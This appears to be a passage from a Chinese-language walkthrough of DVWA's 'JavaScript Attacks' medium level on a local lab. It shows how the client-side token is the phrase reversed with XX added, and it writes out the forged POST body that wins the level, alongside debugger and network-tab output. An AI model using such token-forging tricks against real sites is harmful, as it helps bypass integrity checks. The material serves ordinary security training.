A modal window below shows the terminal output of the exploit:

```
» do_something("abc")
← "cba"
```

The bottom left corner of the terminal window shows the executed code:

```
do_something("abc")
"cba"
```

看上面那段 code 大概可以推敲出結果

```
'XXabcXX' -> 'XXcbaXX'
```

更近一步用 debugger 觀察

```
e + document.getElementById('phrase').value + 'XX'  
// "XXChangeMeXX"
```

The screenshot shows a browser window with the URL `localhost:8086/vulnerabilities/javascript/`. The title bar says "Paused on breakpoint". The main content area is titled "Vulnerability: JavaScript Attacks" and shows the source code for `medium.js`. A breakpoint is set at line 9, which contains the line `document.getElementById('token').value = do_something(e + document.getElementById('phrase').value + 'XX')`. The console output below shows the expression being evaluated: `>> e + document.getElementById('phrase').value + 'XX'` followed by the result: `<- "XXChangeMeXX"`.

```
function do_something(e) {  
    for (var t = '', n = e.length - 1; n >= 0; n--) t += e[n];  
    return t  
}  
setTimeout(function () {  
    do_elsesomething('XX')  
}, 300);  
function do_elsesomething(e) { e: "XX"  
9  document.getElementById('token').value = do_something(e + document.getElementById('phrase').value + 'XX')  
10 }  
11
```

```
>> e + document.getElementById('phrase').value + 'XX'  
<- "XXChangeMeXX"
```

觀察正常流程

The screenshot shows the DVWA 'Vulnerability: JavaScript Attacks' page. A sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The main content area has a heading 'Vulnerability: JavaScript Attacks' with the sub-instruction 'Submit the word "success" to win.' Below it, a form shows the input 'Phrase ChangeMe' and a 'Submit' button. A message says 'You got the phrase wrong.' To the right, a 'More Information' section links to <https://www.w3schools.com/js/>. At the bottom, a browser's developer tools Network tab shows several requests, including a POST to '/vulnerabilities/javascript/' with the phrase 'ChangeMe'. The request body is shown as 'token=XXeMegnahCXX&phrase=ChangeMe&send=Submit'.

Request Body:

```
token=XXeMegnahCXX&phrase=ChangeMe&send=Submit
```

可以發現只要將 success 倒過來再將前後加上 XX變成 `XXsseccusXX` 就是 token 答案了，phrase 則是 `success`，接下來只要想辦法送出它就行了

```
>> do_something('success')
← "sseccus"
>>
```

```
do_something('success')
// "sseccus"
```

```
token=XXsuccessXX&phrase=ChangeMe&send=Submit
```

Done

```
token=XXsseccusXX&phrase=success&send=Submit
```

S...	Method	Domain	File	Pro...	Scheme	Initi...	Ty	Tra...	Size	S...	End...	R...	D...	New Request
200	POST	loca...	/vulnerabilities/ji	HT...	http	doc...	htn	1.7...	4.2...	0...	4 ms	4...	4 ...	
200	GET	loca...	medium.js	HT...	http	script	js	53...	258...	1...	145...	1...	2 ...	
200	GET	loca...	add_event_liste	HT...	http	script	js	62...	593...	1...	146...	1...	2 ...	
200	GET	loca...	dvwaPage.js	HT...	http	script	js	cac...	0 B	1...	146...	1...	0 ...	
200	GET	loca...	logo.png		http	img	png	cac...	8.1...	1...	151...	0...	0 ...	
200	POST	loca...	/vulnerabilities/ji	HT...	http	Net...	htn	1.7...	4.2...	4...	40...	4...	5 ...	
200	POST	loca...	/vulnerabilities/ji	HT...	http	Net...	htn	1.7...	4.2...	5...	57.5...	5...	5 ...	
200	POST	loca...	/vulnerabilities/ji	HT...	http	Net...	htn	1.8...	4.2...	1...	1.76...	1...	4 ...	
	POST	loca...	/vulnerabilities/ji		http	Net...			0...	0 min	0...	0 ...		

S...	Method	Domain	File	Pro...	Scheme	Initi...	Ty	Tra...	Size	S...	End...	R...	Durat...	Headers	Cookies	Request	R...
200	POST	loca...	/vulnerabiliti	HT...	http	doc...	htn	1.7...	4.2...	0...	4 ms	4...	4 ms				
200	GET	loca...	medium.js	HT...	http	script	js	53...	258...	1...	145...	1...	2 ms				
200	GET	loca...	add_event_I	HT...	http	script	js	62...	593...	1...	146...	1...	2 ms				
200	GET	loca...	dvwaPage.js	HT...	http	script	js	cac...	0 B	1...	146...	1...	0 ms				
200	GET	loca...	logo.png		http	img	png	cac...	8.1...	1...	151...	0...	0 ms				
200	GET	loca...	favicon.ico		http	Favi...	vnc	1.3...	1.37...	1...	175...	1...	0 ms				
200	POST	loca...	/vulnerabiliti	HT...	http	Net...	htn	1.7...	4.2...	4...	40...	4...	5 ms				
200	POST	loca...	/vulnerabiliti	HT...	http	Net...	htn	1.7...	4.2...	5...	57.5...	5...	5 ms				
200	POST	loca...	/vulnerabiliti	HT...	http	Net...	htn	1.8...	4.2...	1...	1.76...	1...	4 ms				

200	GET	loca...	dvwaPage.js	HT...	http	script	js	cac...	0 B	1...	146...	1...	0 ms
200	GET	loca...	logo.png		http	img	png	cac...	8.1...	1...	151...	0...	0 ms
200	GET	loca...	favicon.ico		http	Favi...	vnc	1.3...	1.37...	1...	175...	1...	0 ms
200	POST	loca...	/vulnerabiliti	HT...	http	Net...	htn	1.7...	4.2...	4...	40...	4...	5 ms
200	POST	loca...	/vulnerabiliti	HT...	http	Net...	htn	1.7...	4.2...	5...	57.5...	5...	5 ms
200	POST	loca...	/vulnerabiliti	HT...	http	Net...	htn	1.8...	4.2...	1...	1.76...	1...	4 ms

## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase